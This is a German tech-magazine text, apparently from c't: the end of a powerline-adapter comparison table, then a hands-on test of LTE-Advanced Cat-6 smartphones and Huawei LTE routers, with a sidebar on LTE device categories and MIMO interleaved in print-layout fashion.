Gerät	Fritz!Powerline 1000E	dLAN 1200+	TL-PA8030P	TPL-420E	PLA5405	TPL-402E
Typennummer	2000 2865	MT 2639	–	–	–	–
Hersteller	AVM	Devolo	TP-Link	Trendnet	Zyxel	Trendnet
Web	www.avm.de	www.devolo.de	www.tp-link.com.de	www.trendnet.com/langge	www.zyxel.de	www.trendnet.com/langge
Firmware-Version	2.0.0-03	2.0.0.03-2	2.0.0.367	2.0.0.375	2.0.0.367	5.2.4.03 (INT7400-MAC…)
laut Homeplug-Tool (MAC-QCA7500-…)	2.0.0.375-03-20141016-CS	2.0.0.375-03-20141016-CS	2.0.0.367-02-20140711-CS	2.0.0.375-03-20141016-CS	2.0.0.367-02-20140711-CS	…-5-2-5245-03-1296-20120918…
Hardware						
durchgeführte Steckdose / Kindersicherung	–	✓ / ✓	✓ / ✓	–	–	✓ / ✓
LAN-Ports	1	1	3	1	1	1
Status-Anzeigen	3	1	3	3	3	3
Bedienelemente	Kombi-Taster	Kombi-Taster	Kombi-Taster	Koppel- und Reset-Taster	Kombi-Taster	Koppel- und Reset-Taster
Maße (B × H × T)[1]	66 mm × 113 mm × 30 mm	65 mm × 130 mm × 41 mm	70 mm × 130 mm × 41 mm	60 mm × 79 mm × 38 mm	64 mm × 92 mm × 29 mm	56 mm × 122 mm × 39 mm
Messwerte						
mittlerer TCP-Durchsatz Wohnung	102 MBit/s	113 MBit/s	94 MBit/s	102 MBit/s	87 MBit/s	80 MBit/s
Spannweite	56 bis 230 MBit/s	76 bis 200 MBit/s	55 bis 203 MBit/s	52 bis 224 MBit/s	43 bis 212 MBit/s	15 bis 176 MBit/s
beste 5 Steckdosen	142 MBit/s	143 MBit/s	126 MBit/s	142 MBit/s	122 MBit/s	116 MBit/s
schlechteste 5 Steckdosen	63 MBit/s	82 MBit/s	62 MBit/s	62 MBit/s	52 MBit/s	44 MBit/s
TCP-Durchsatz Testleitung 0 / 50 / 100 / 200 m	128 / 399 / 282 / 122 MBit/s	285 / 316 / 256 / 142 MBit/s	119 / 396 / 299 / 141 MBit/s	385 / 398 / 273 / 115 MBit/s	118 / 328 / 249 / 130 MBit/s	225 / 169 / 128 / 101 MBit/s
VLAN-Tag / IPv6 / Multicast-Streams	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Leistungsaufnahme Idle / Standby[2]	2,0 / 0,4 Watt	2,3 / 0,7 Watt	2,6 / 1,4 Watt	2,1 / 0,4 Watt	2,0 / 0,5 Watt	3,0 / 0,8 Watt
jährliche Stromkosten[3]	4,56 €	5,24 €	5,93 €	4,79 €	4,56 €	6,84 €
Bewertung						
Ausstattung	○	⊕	⊕⊕	○	○	–[4]
Durchsatz in Wohnung	⊕	⊕	○	⊕	○	–[4]
Energieeffizienz	⊕⊕	⊕	○	⊕⊕	⊕⊕	–[4]
Preis (2er-Kit)	85 €	129 €	134 €	119 € (UVP)	90 €	–

[1] ohne Schukosteckeransatz
[2] pro Adapter, idle: verbunden, bei Switches: 1 Port, kein Datenverkehr; Standby: in Bereitschaft (kein Ethernet-Link)
[3] pro Adapter, idle, bei 26 ct/kWh und Dauerbetrieb
[4] ohne Wertung, da nur zum Vergleich

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden

© Copyright by Heise Medien

Alexander Spier, Dušan Živadinović

Doppelfunker

Smartphones und Router für LTE-Advanced

In modernen Mobilfunknetzen ist LTE nur noch die zweitschnellste Technik: Neuer Spitzenreiter ist LTE-Advanced, das in der ersten Ausbaustufe bei Vodafone und Telekom in einigen Gebieten die Datenrate mal eben verdoppelt. Die neue Technik lässt sich inzwischen nicht nur mit Smartphones, sondern auch mit mobilen und stationären Routern nutzen.

Schon 2013 sind die ersten LTE-Advanced-Netze in Südkorea und Australien gestartet, nun bauen endlich auch hierzulande Deutsche Telekom und Vodafone ihre Netze aus. LTE-Advanced (kurz LTE-A) verdoppelt in der ersten Ausbaustufe die Downlink-Geschwindigkeit auf 300 MBit/s.

Erreicht wird die höhere Bandbreite, indem eine Basisstation Daten auf mehr als einem Frequenzband zum Teilnehmer schickt (Trägerbündelung, Carrier Aggregation). Der Uplink wird (noch) nicht gebündelt und liefert wie bei LTE bis zu 50 MBit/s brutto. Geräte, die für diese erste LTE-A-Stufe ausgelegt sind, entsprechen der Gerätekategorie 6 (kurz Cat-6). Die bisher schnellsten Geräte (150/50 MBit/s) gehören der Kategorie 4 an.

Cat-6-Geräte sind in Deutschland noch rar, insbesondere Router sind selten. Smartphones mit Cat-6-Modem gibt es da schon ein paar mehr: Samsung ist unter anderem mit dem Galaxy Alpha, Note 4 und dem S5 LTE+ bereits gut aufgestellt, Huawei bietet unter eigenem Label das Ascend Mate 7 und unter der Marke Honor das 6 und das 6 Plus an. LG hat mit dem G Flex 2 sogar schon ein Gerät mit Cat-9-Modem im Angebot. In der Breite wird es jedoch noch eine Weile dauern, bis Cat-6-Geräte Standard sind. Entsprechende Tablets und Notebooks gibt es bisher nicht, erst zur Jahresmitte sind Geräte zu erwarten.

Wir haben die beiden Smartphones Samsung Galaxy Alpha und Huawei Ascend Mate 7 sowie den stationären Router Huawei E5186s-22a und den Mobilrouter Huawei E5786s-32a für einen ersten Test des schnellen LTE geordert. Die Router werden auch von der Telekom als Speedbox III und Speedbox LTE mini II vertrieben.

Welche Cat-6-Leistung beim Endgerät ankommt, hängt von den Frequenzspektren des Netzbetreibers ab. Maximal 300 MBit/s sendet zurzeit nur die Deutsche Telekom – an entsprechend ausgebauten Standorten (siehe c't-Link am Ende dieses Artikels). Noch sind die Bereiche dünn gesät, aber der Ausbau geht zügig voran. Die Telekom bündelt für LTE-A in Ballungsgebieten 2 × 20 MHz breite Träger (im 1800- und 2600-MHz-Band) und liefert so brutto bis zu 300 MBit/s (Tarifbezeichnung „LTE Max"). Will man mit maximaler Geschwindigkeit surfen, kostet das im Monat mindestens 30 Euro. Im reinen Datentarif Data Comfort L Eco enthalten sind 5 GByte zum schnellen Surfen, danach wird auf 64 kBit/s gebremst. Richtig teuer wird es mit Telefonie, dann sind knapp 80 Euro für MagentaMobil L Plus fällig. Im Tarif sind Telefonie- und SMS-Flatrate inklusive, das Datenvolumen ebenfalls 5 GByte groß.

Vodafone hat in Ballungsgebieten aktuell 10 plus 20 MHz (800- und 2600-MHz-Band) zur Verfügung und erreicht bis zu 225 MBit/s. Passende Privatkunden-Tarife gibt es jedoch noch nicht dafür, bei 150 MBit/s ist derzeit Schluss. Außerhalb der Ballungsgebiete nutzen beide Provider nur das 800-MHz-Band (10 MHz Breite) und liefern darüber höchstens 75 MBit/s. Telefónica (o2 und E-Plus) hat erst kürzlich mit dem LTE-Ausbau bis 150 MBit/s begonnen, LTE-A will das Unternehmen erst im Laufe des Jahres einsetzen.

Zu beachten ist, dass sich die Spektrumverhältnisse mit der im Frühjahr laufenden Frequenzauktion verschieben können. Der lukrative Bereich im 1800-MHz-Band könnte neu aufgeteilt werden, nachdem dort Nutzungsrechte für 45 MHz verfallen und neu versteigert werden.

Smartphones für LTE-A und Cat-6

Bei Smartphones ist LTE-Advanced genau genommen ein alter Hut. Schon seit einigen Jahren verkaufen zum Beispiel LG und Samsung spezielle LTE-A-Varianten ihrer Top-Smartphones, hauptsächlich in deren Heimat Südkorea, wo es schon seit 2013 die schnellen Netze gibt. Doch die alten Modelle können per Carrier Aggregation nur 2 × 10 MHz breite Kanäle zusammenschließen, sind also mit maximal 150 MBit/s nicht schneller als Cat-4-LTE-Geräte bei 20 MHz Kanalbreite. Das entsprechende Qualcomm-Modem MDM9x25 steckt

© Copyright by Heise Medien

auch in einer ganzen Reihe weiterer Geräte, etwa im Apple iPhone 6 und im Sony Xperia Z3, genutzt wird die damit mögliche Bündelung hierzulande aber bisher nicht.

Spürbar schneller und in Deutschland nutzbar ist LTE-Advanced erst mit den neuen Cat-6-Smartphones. Die tröpfeln seit einigen Monaten langsam auf den Markt, in Zukunft wird aber kaum noch ein Spitzenmodell ohne LTE-A angeboten.

Eins gemein haben bisher alle Geräte: Wer schnelles LTE-A im Smartphone haben will, kommt aktuell an Android nicht vorbei. Selber einstellen muss man dafür nichts – wenn es Gerät und Vertrag unterstützen, wird LTE-A automatisch genutzt. Dass die Kanalbündelung aktiv ist, erkennt man bei den Geräten in der Statusleiste; Samsung zeigt zum Beispiel 4G+ statt 4G an, wenn das Smartphone zwei Träger von der Basisstation erhält. Ist kein LTE-A vorhanden, schalten sie auf LTE, UMTS und notfalls GSM zurück. Auch bei eingehenden Telefonaten wird noch auf UMTS und GSM gewechselt. Die Rückkehr zu voller LTE-Geschwindigkeit klappt nach dem Telefonat bei allen getesteten Geräten reibungslos. Zwar hat Vodafone unlängst Voice over LTE (VoLTE) gestartet, doch gibt es kaum dazu kompatible Geräte. Erst ein Software-Update soll einige Modelle dafür fit machen, den Anfang sollen iPhone 6 und Sony Xperia Z3 machen, weitere Geräte sind noch nicht bekannt.

Nicht alle Cat-6-Geräte nutzen in Deutschland tatsächlich die volle Geschwindigkeit aus, selbst wenn sie für die drei in Deutschland üblichen Bänder 3 (1800 MHz), 7 (2600 MHz) und 20 (800 MHz) ausgelegt sind. So bleibt etwa das Google Nexus 6 trotz Cat-6-Modem auf 150 MBit/s beschränkt, denn es kann nicht alle Bänder beliebig zusammenschließen, sondern nur einige wenige Kombinationen, die hierzulande nicht geboten werden. Immerhin gibt Google die möglichen Kombinationen auf der Produktseite einigermaßen verständlich an. Bei den anderen Herstellern findet man dagegen keinerlei Infos, welche Bänder das Smartphone bündelt. Die Maximalangabe 300 MBit/s ist je nach Einsatzland Makulatur.

Sowohl Huawei Ascend Mate 7, als auch Samsung Galaxy Alpha schaffen theoretisch 300 MBit/s. Doch nur das Samsung bündelte im Test auch zwei Träger und war damit deutlich schneller als bisherige LTE-Smartphones.

Auch bei unserem Testgerät Huawei Ascend Mate 7 gelang es nicht, die Trägerbündelung zu nutzen. Trotz bester Empfangslage schaltete das Gerät an den verschiedenen Messpunkten den zweiten Träger nicht hinzu. Entsprechend blieb auch der Durchsatz klar hinter dem beworbenen Maximalwert zurück. Maximal 5,1 MByte/s beim Download und 4,5 MByte/s im Upload sind in einer gut frequentierten LTE-Zelle gar nicht schlecht, aber eben nur auf dem Niveau der Cat-4-Smartphones.

Laut Huawei wird LTE-A in Deutschland voll unterstützt, doch auch mit einem zweiten Exemplar klappte die Bündelung nicht. Offenbar unterstützt das Mate 7 bei den deutschen Frequenzen nur die Bündelung von verschiedenen Trägern innerhalb eines Bands. Die Telekom bündelt jedoch Träger aus dem 1800- und 2600-MHz-Band.

In dem Riesen-Smartphone mit 6-Zoll-Display (1920 × 1080 Pixel) stecken der von Huawei-Tochter HiSilicon entwickelte Achtkern-Prozessor Kirin 925 und der Modem-Chip Balong 720. Letzterer wird auch in den beiden Huawei-Routern eingesetzt, an ihm alleine hängt die Funkschwäche also nicht. Eine schlechte Wahl ist das sehr gut ausgestattete Mate 7 für knapp unter 400 Euro ansonsten nicht, einen ausführlichen Test des Smartphones gibt es in [1].

Samsung Galaxy Alpha

Deutlich besser funktionierte die Trägerbündelung beim Samsung Galaxy Alpha. In den von der Telekom mit 300 MBit/s ausgewiesenen Gebieten benutzte das Smartphone automatisch zwei Träger und erreichte in unseren Versuchen so auf Anhieb mit 11 MByte/s deutlich bessere Werte als das Huawei. Trotz jeweils voller Empfangsanzeige ließ sich durch Verändern des Aufenthaltsorts die

Kleine MIMO-Kunde

Seit September 2013 liefern die deutschen Mobilfunknetze Bruttodatenraten bis 150 MBit/s. Sie nutzen zur Datenübertragung bis zu 20 MHz breite Funkbänder und dazu gehören entsprechend der LTE-Nomenklatur Geräte der Kategorie 4 (Cat-4). Nun kommen erste Geräte der Kategorie 6 auf den Markt, die bis zu 300 MBit/s aus dem Internet zum Teilnehmer holen – aber wo sind Cat-5-Geräte?

Im LTE-Bauplan sind Cat-5-Geräte ebenfalls mit bis zu 300 MBit/s ausgewiesen (gemäß 3GPP-Release 8 exakt 299,6 MBit/s in Downlink- und 75,4 MBit/s in Uplink-Richtung), und zwar durch drei Eckwerte: Diese Modems kommunizieren über einen 20 MHz breiten Funkkanal, modulieren das Signal per 64QAM (64-stufige Quadraturamplitudenmodulation) und senden/empfangen vier räumlich getrennte Datenströme (4x4-MIMO-Technik), brauchen also vier Antennen.

Letztere sind der Pferdefuß: Wo sollen sie in gängigen Smartphones und Mobil-Routern Platz finden? Auch der höhere Strombedarf spricht gegen einen Einsatz in Mobilgeräten. Allenfalls kann man sich ein Cat-5-Funkmodul mit vier Antennen in einem stationären LTE-Router vorstellen. Diese Geräteklasse muss auch nicht so sehr auf geringe Stromaufnahme ausgelegt sein. Doch die Nachfrage nach stationären Routern ist insgesamt klein gegenüber der nach Smartphones. Daher ist offen, ob und wann Hersteller auf diese Spielart der LTE-Modems zurückgreifen.

Als Ausweg bietet sich die Gerätekategorie 6 an: Sie liefert in Downlink-Richtung 301,5 MBit/s, und zwar wahlweise per 4x4-MIMO-Konfiguration und 20 MHz Spektrum oder mit 4x2-MIMO-Konfiguration bei 40 MHz Spektrum. Die Kategorie 6 ist in 3GPP Release 10 für LTE-A spezifiziert. In Uplink-Richtung bleibt sie gegenüber Cat-5 etwas zurück („nur" 51,0 MBit/s), aber für Smartphones erscheint sie weit besser geeignet. Auf 40 MHz Spektrum kommt ein Cat-6-Gerät durch einen Trick: Ein LTE-Funkband darf nämlich generell nicht breiter als 20 MHz sein. Ab Release 10 lassen sich jedoch maximal fünf bis zu 20 MHz breite Bänder für insgesamt 100 MHz bündeln (Carrier Aggregation). Die Deutsche Telekom bündelt ebenfalls zwei Bänder zu je 20 MHz, eines im 1800-MHz-Band, eines im 2600-MHz-Band.

© Copyright by Heise Medien

Übertragungsrate noch mal deutlich erhöhen. Je näher wir uns am Funkmast befanden, desto besser wurde der Datendurchsatz.

Maximal 15,6 MByte/s im Downlink sind netto in freier Wildbahn ein hervorragender Wert, auch wenn unter idealen Bedienungen vielleicht noch das ein oder andere MByte mehr drin ist. Wenig überraschend lag die Upload-Rate mit 5 MByte/s deutlich darunter. Beide Testgeräte knabberten in der Spitze am realistischen Maximum, die Werte schwankten aber jeweils deutlich. Die Ping-Zeiten lagen auf gutem LTE-Niveau. Je nach Server bewegten sie sich um die 40 Millisekunden, was das ein oder andere schnelle Online-Spiel ermöglicht.

Einen spürbaren Unterschied macht LTE-A im Alltag bisher selten. Selbstverständlich sind Downloads schneller fertig und Videos früher komplett geladen. Allerdings macht das bei den für Smartphones üblichen Datenmengen nur wenige Sekunden aus. Schon wegen des 5-GByte-Datenlimits zieht man große Dateien besser weiterhin über andere Verbindungen und bei 4K-Videos streikt wiederum die Wiedergabe auf dem Smartphone. Beim Surfen auf Webseiten und in Apps ist in der Regel gar kein Unterschied wahrnehmbar. Das gilt aber nur so lange, wie die einzelne LTE-Zelle nicht am Limit arbeitet. Wer sich dagegen jetzt ein LTE-A-Gerät zulegt, muss sich die Bandbreite der Zellen, die auf 1800 und 2600 MHz zugleich senden, mit wesentlich weniger Nutzern teilen. So ist auch zu Spitzenzeiten für schnelle Ladezeiten gesorgt.

Die maximale Geschwindigkeit vom Smartphone an andere Geräte weiterzugeben ist übrigens gar nicht so leicht. Bluetooth ist dafür ohnehin zu langsam, aber auch über WLAN wird es schnell eng. Das Galaxy Alpha spannt als mobiler Hotspot ein 11n-WLAN im 2,4-GHz-Bereich auf. Bei 20 MHz Kanalbreite und zwei Antennen sind das maximal 144 MBit/s. Der Netto-Durchsatz liegt noch etwas darunter, der schnelle Mobilfunk wird also häufig ausgebremst werden. Schneller geht es nur über den USB-Anschluss; USB 2.0 hat mit bis zu 480 MBit/s genug Kapazität. Smartphones, die schnellere 11ac-WLAN-Hotspots aufmachen können, gibt es bisher nicht.

Samsung kombiniert beim 380 Euro teuren Galaxy Alpha seinen eignen Achtkern-Prozessor Exynos 5430 mit dem Intel-Modem XMM7260, während in den anderen Samsung-Geräten für LTE-A bevorzugt Qualcomm-Chips stecken. In Sachen Laufzeiten und Benchmarks gab es beim Test wenig auszusetzen [1].

Wem das Alpha zu klein ist, dem bietet Samsung diverse weitere Cat-6-Smartphones. Etwas größer, hochauflösender und schneller ist das Galaxy S5 LTE+ (Modell G901F). Dessen Ausstattung entspricht weitgehend dem normalen S5, hat aber mit dem Qualcomm Snapdragon 805 einen flotteren Prozessor und ein Cat-6-Modem spendiert bekommen. Die Qualcomm-Kombination steckt auch im Note 4 (Variante N910F), das mit 5,7-Zoll-Display noch mal deutlich größer ist und mit Stifteingabe punktet. Note 4 und S5 haben zudem mit die besten Smartphone-Kameras.

Huawei E5786s-32a

Huawei gehört mit seinen mobilen Routern zu den Marktführern. Das Modell E5786s-32a gibt es bei der Telekom unter dem Namen Speedbox LTE mini II. Das Mobilfunkmodem funkt gemäß LTE-Advanced Cat-6 und schaltet außerhalb von LTE-Netzen auf UMTS und GSM zurück. Dabei liefert es mittels DC-HSPA bis zu 42,2 MBit/s sowie per EDGE bis zu 220 kBit/s. Das WLAN-Modul funkt wahlweise im 2,4- oder 5-GHz-Band und versorgt bis zu zehn Clients gleichzeitig. Im 5-GHz-Modus arbeitet es gemäß IEEE 802.11ac, liefert dort aber aus Stromspargründen nicht mehr als 150 MBit/s. Um LTE-A auszuschöpfen, muss man das Gerät also per USB an einen Laptop anschließen.

Für einen Mobilfunk-Router liegt das abgerundete Gehäuse wuchtig in der Hand; es wiegt 153 Gramm. Das liegt hauptsächlich am dicken, nicht wechselbaren Akku, dessen Kapazität Huawei mit 3000 mAh angibt. Das soll für bis zu 10 Stunden LTE-Laufzeit oder bis zu 500 Stunden Stand-by genügen. Unsere Tests bestätigen die Angaben im Wesentlichen.

Das klassenübliche Mini-Display zeigt die wichtigsten Statusinformationen. Mittels einer Menü-Taste lassen sich weitere Informationen wie SSID, Passwort oder IP-Adresse des Routers abfragen. Die Einschalttaste hat Huawei etwas im Gehäuse versenkt, sodass sie nicht ungewollt ausgelöst wird.

Der E5786s ist für Micro-SIMs und MicroSD-Kärtchen ausgelegt. Über USB lässt er sich laden oder am PC anschließen. Dann wird auch der eingebaute Speicher eingebunden, von dem sich Windows- oder OS-X-Treiber für die Ethernet-USB-Umsetzung installieren lassen. Die kleine Routerbox hat aber noch eine dritte USB-Funktion: Darüber können auch Smartphones oder Tablets mit Strom versorgt werden.

Die Inbetriebnahme erleichtert die Huawei-Box, indem sie das WPA-Passwort im Display einblendet. Für erste Schritte ist das gut, aber eine Funktion zum Abschalten dieser Information fehlt. So haben Unbefugte leichtes Spiel, das Gerät zu nutzen. Wie etliche weitere Huawei-Modelle, lässt sich auch der E5786s per Smartphone-App einrichten. Die Mobile WiFi App ist für iOS und Android erhältlich.

Das User-Interface macht einen geordneten Eindruck, aber das ist bei Huawei-Geräten leicht – weil sie von Haus aus nur wenige Funktionen mitbringen. Der Router kann Volumentarife berücksichtigen und bei Erreichen eines Schwellwerts warnen und er zeigt laufend die Signalstärke und das verwendete Mobilfunkverfahren an (2G, 3G, 4G). Er lässt sich auf eine der drei Mobilfunktechniken fixieren. Netzwerker finden mit Firewall, DMZ, SIP ALG, UPnP und NAT nur die allerwichtigsten Funktionen an Bord. Immerhin lässt sich das Gerät auch für die SMS-Kommunikation nutzen, doch ein Adressbuch für den SMS-Betrieb fehlt. Für IPv6 eignet sich das Gerät bisher anscheinend nicht, doch das ist derzeit nicht wichtig, denn bisher gibt es in Deutschland nur geschlossene Testnetze. Wir haben die IPv6-Funktion in Zusammenarbeit mit Vodafone geprüft.

Smartphones mit LTE-A

Modell	Ascend Mate 7	Galaxy Alpha
Hersteller	Huawei, www.huaweidevices.de	Samsung, www.samsung.de
Betriebssystem / Bedienoberfläche	Android 4.4.2 / Emotion UI 3.0	Android 4.4.4 / TouchWiz
Ausstattung		
Prozessor / Kerne / Takt	Huawei Kirin 925 / 4 / 1,8 GHz	Samsung 5430 / 4 / 1,8 GHz
Grafik	ARM Mali-T628MP4	ARM Mali-T628
RAM / Flash-Speicher (frei)	2 GByte / 16 GByte (11,55 GByte)	2 GByte / 32 GByte (25,84 GByte)
Wechselspeicher / mitgeliefert / maximal	✓ / – / 64 GByte	–
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 a/b/g/n / ✓ / ✓	IEEE 802.11 a/b/g/n/ac / ✓ / ✓
Bluetooth / NFC / GPS	✓ (4.0) / ✓ / ✓	✓ (4.0) / ✓ / ✓
mobile Datenverbindung	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)
WLAN- / BT- / USB-Tethering	✓ / ✓ / ✓	✓ / ✓ / ✓
Akku / austauschbar / drahtlos ladbar	4100 mAh / – / –	1860 mAh / ✓ / –
Abmessungen (H × B × T)	15,6 cm × 8,1 cm × 0,9 cm	13,3 cm × 6,6 cm × 0,8 cm
Gewicht	180 g	115 g
Kamera, Multimedia		
Kamera-Auflösung Fotos / Video	4160 × 3120 (13 MPixel) / 1920 × 1080	4608 × 2592 (11,9 MPixel) / 3840 × 2160
Frontkamera-Auflösung Fotos / Video	2592 × 1952 / 1920 × 1080	1920 × 1080 / 1920 × 1080
Display-Messungen		
Technik / Größe (Diagonale)	LCD (IPS) / 13,3 cm × 7,5 cm (6 Zoll)	OLED (AMOLED) / 10,4 cm × 5,9 cm (4,7 Zoll)
Auflösung / Seitenverhältnis	1920 × 1080 Pixel (368 dpi) / 16:9	1280 × 720 Pixel (313 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	6 … 339 cd/m² / 86 %	2 … 361 cd/m² / 94 %
Kontrast / Farbraum	1579:1 / sRGB	10 000:1 / AdobeRGB
Laufzeit Video-Wiedergabe / Spiele / Surfen WLAN[1]	12,5 h / 5,3 h / 13,5 h	11,7 h / 3,7 h / 8,7 h
Straßenpreis	390 €	380 €

[1] bei einer Helligkeit von 200 cd/m² gemessen ✓ vorhanden – nicht vorhanden

© Copyright by Heise Medien

In den Durchsatztests konnte die kleine Box durchaus überzeugen, wenn auch nicht mit ganz so hohen Werten wie der große Bruder E5186. Bei Uploads erreichte der E5786 zwar ebenfalls 1,4 MByte/s, bei Downloads kam er nicht über 10 MByte/s hinaus. Möglicherweise steckt im E5186 ein schnellerer Prozessor.

Huawei E5186s-22a

Der Huawei E5186s-22a steckt in einem großen Kunststoffgehäuse; einen Akku hat er nicht, ist also ein stationärer Heim-Router. An einer Seite sind Micro-SIM-Slot, WPS- und WLAN-Taste angebracht, an der Rückseite die vier LAN-Ports sowie hinter einer Klappe zwei SMA-J-Anschlüsse für externe Mobilfunkantennen.

Weitere Anschlüsse sind zwar vorgesehen, aber nur im Schwestermodell E5186s-61a ausgeführt: USB- und zwei RJ-11-Buchsen für Analogtelefone. Wer also mit dem E5186-s22a VoIP-Dienste nutzen will, muss entweder einen SIP-Client auf einem Smartphone einrichten oder für ein Analogtelefon einen VoIP-Adapter mit Ethernet-Anschluss kaufen.

Das getestete Modell E5186s-22a gibt es bei der Telekom unter der Bezeichnung Speedbox LTE III. Gegenüber dem Vorgänger Speedbox LTE II, der LTE-seitig maximal 150 MBit/s erreicht, hat Huawei die LTE-A-Version mit Gigabit-LAN-Ports sowie einem zusätzlichen WLAN-Modul für 5 GHz deutlich aufgewertet. Im 5-GHz-Modus funkt es gemäß IEEE 802.11ac mit Kanälen bis 40 MHz Breite (ab Kanal 36 bis 140). So erreicht es Bruttoraten bis zu 866 MBit/s.

Die Einrichtung klappt im Handumdrehen, mehr als die PIN-Eingabe der SIM-Karte ist nicht erforderlich. Voreingestellt sind lange, sichere Passwörter für die Geräteverwaltung und das WLAN; WPS ist abschaltbar. So können sich keine Unbefugten per Tastendruck Zugang zum WLAN verschaffen.

Der E5186s kann Volumentarife berücksichtigen (Starttag, maximales Volumen, Warnung bei Überschreiten eines Schwellwerts). Daneben sind einige wenige Netzwerkfunktionen implementiert, beispielsweise ein IP-Filter, eine Port-Weiterleitung, ein simpler URL-Filter.

Die Liste von Funktionen, die gängige DSL-Router haben, der schnelle E5186 aber nicht, ist lang. Es fehlen Kinderschutz, Ereignisprotokolle, Gastnetz, DynDNS, IPv6 – die Reihe ließe sich leicht verlängern.

Einige Fehlerchen sind auch noch auszubügeln. So reichte es im Test nicht, den Router mit einer PIN für die SIM zu versorgen. Zwar buchte er sich dann reibungslos ein, aber leitete Web-Seitenaufrufe ohne ersichtlichen Grund zunächst an seinen eigenen Web-Server weiter. Erst nach einem Reboot klappte das dann wie gewünscht. Der DHCP-Server versorgt Clients gleich zweimal mit derselben DNS-Server-Adresse und die Volumenstatistik zählt munter weiter, auch wenn man die SIM-Karte wechselt.

Huawei hat seinen kleinen Mobilfunk-Router unter anderem mit einem Display versehen. Die stationäre Variante macht einen spartanischen Eindruck.

In den Durchsatzmessungen hinterließ er hingegen einen positiven Eindruck. Beim Upload erreichte er regelmäßig rund 1,4 MByte/s, beim Download schwankten die Werte bei schnell angebundenen Servern zwischen 10 MByte/s und 14 MByte/s. Das klingt zunächst nicht nach viel, bei 300 MBit/s wären rund 20 MByte/s möglich. Erst der Vergleich mit einem Cat-4-Router zeigt, was LTE-A bringt: Das langsamere Gerät holte bei gleichen Bedingungen aus dem Internet maximal 4 MByte/s und verschickte maximal 1,4 MByte/s. Es kann halt nur die 20 MHz im 1800-MHz-Band nutzen, wo sich viele LTE-Cat-4- und Cat-3-Geräte tummeln. Der E5186 profitiert eindeutig von den zusätzlichen 20 MHz im 2,6-GHz-Band, das noch wenig frequentiert ist.

Fazit

Beide Router belegen, dass sie gegenüber den langsameren Cat-4-Geräten selbst in gut gefüllten LTE-Netzen im Vorteil sind: Mit dem zusätzlichen Frequenzband, das im Telekom-Netz noch fast leer ist, erreichen sie beim Download ein Mehrfaches dessen, was die kleinen Cat-4-Brüder schaffen. Auch das ist ein eindrucksvoller Beleg dafür, dass der Netzausbau gebraucht wird – die Mobilfunknetze sind nun mal ein Shared Medium, das für jeden umso weniger hat, je mehr Teilnehmer es versorgen soll. Ein neues, noch unbenutztes Funkband wirkt Wunder.

Das kommt auch dem Smartphone-Nutzer zugute. Anwendungsgebiete für derart hohe Bandbreiten sind zwar rar, selbst für hochauflösende Videos wäre normales LTE schnell genug, doch die gängigen Frequenzen sind zu Spitzenzeiten heute schon gerne mal ausgelastet. Billig ist die maximale Performance abseits von reinen Datentarifen nicht, doch auch in den langsameren Verträgen profitiert man mit dem richtigen Gerät von der Trägerbündelung. Damit man nicht aufs falsche Pferd setzt, muss man sich aber mit Datenblättern und Bänder-Kombinationen rumschlagen – wenn der Hersteller überhaupt darüber Auskunft gibt. Denn Cat-6 allein macht noch kein schnelleres LTE.

(asp@ct.de/dz@ct.de)

Literatur

[1] Hannes A. Czerulla, Großsmartig, High-End-Phablets von Apple, Samsung, und Co. im Vergleichstest, c't 1/15, S. 128

c't Netzausbau Deutsche Telekom: ct.de/yf7m

LTE-Geräteklassen (Auswahl)

Kategorie	Downlink [1] [MBit/s]	Uplink [MBit/s]	MIMO-Datenströme (DL)
Kategorie 0	1	1	1
Kategorie 1	10,3	5,2	1
Kategorie 2	51	25,5	2
Kategorie 3	102	51	2
Kategorie 4	150,8	51	2
Kategorie 5	299,6	75,4	4
Kategorie 6	301,5	51	2 oder 4
Kategorie 7	301,5	102	2 oder 4
Kategorie 8	2998,6	1497,8	8
Kategorie 9	452,2	51	2 oder 4
Kategorie 10	452,2	102	2 oder 4
Kategorie 11	603	51	2 oder 4

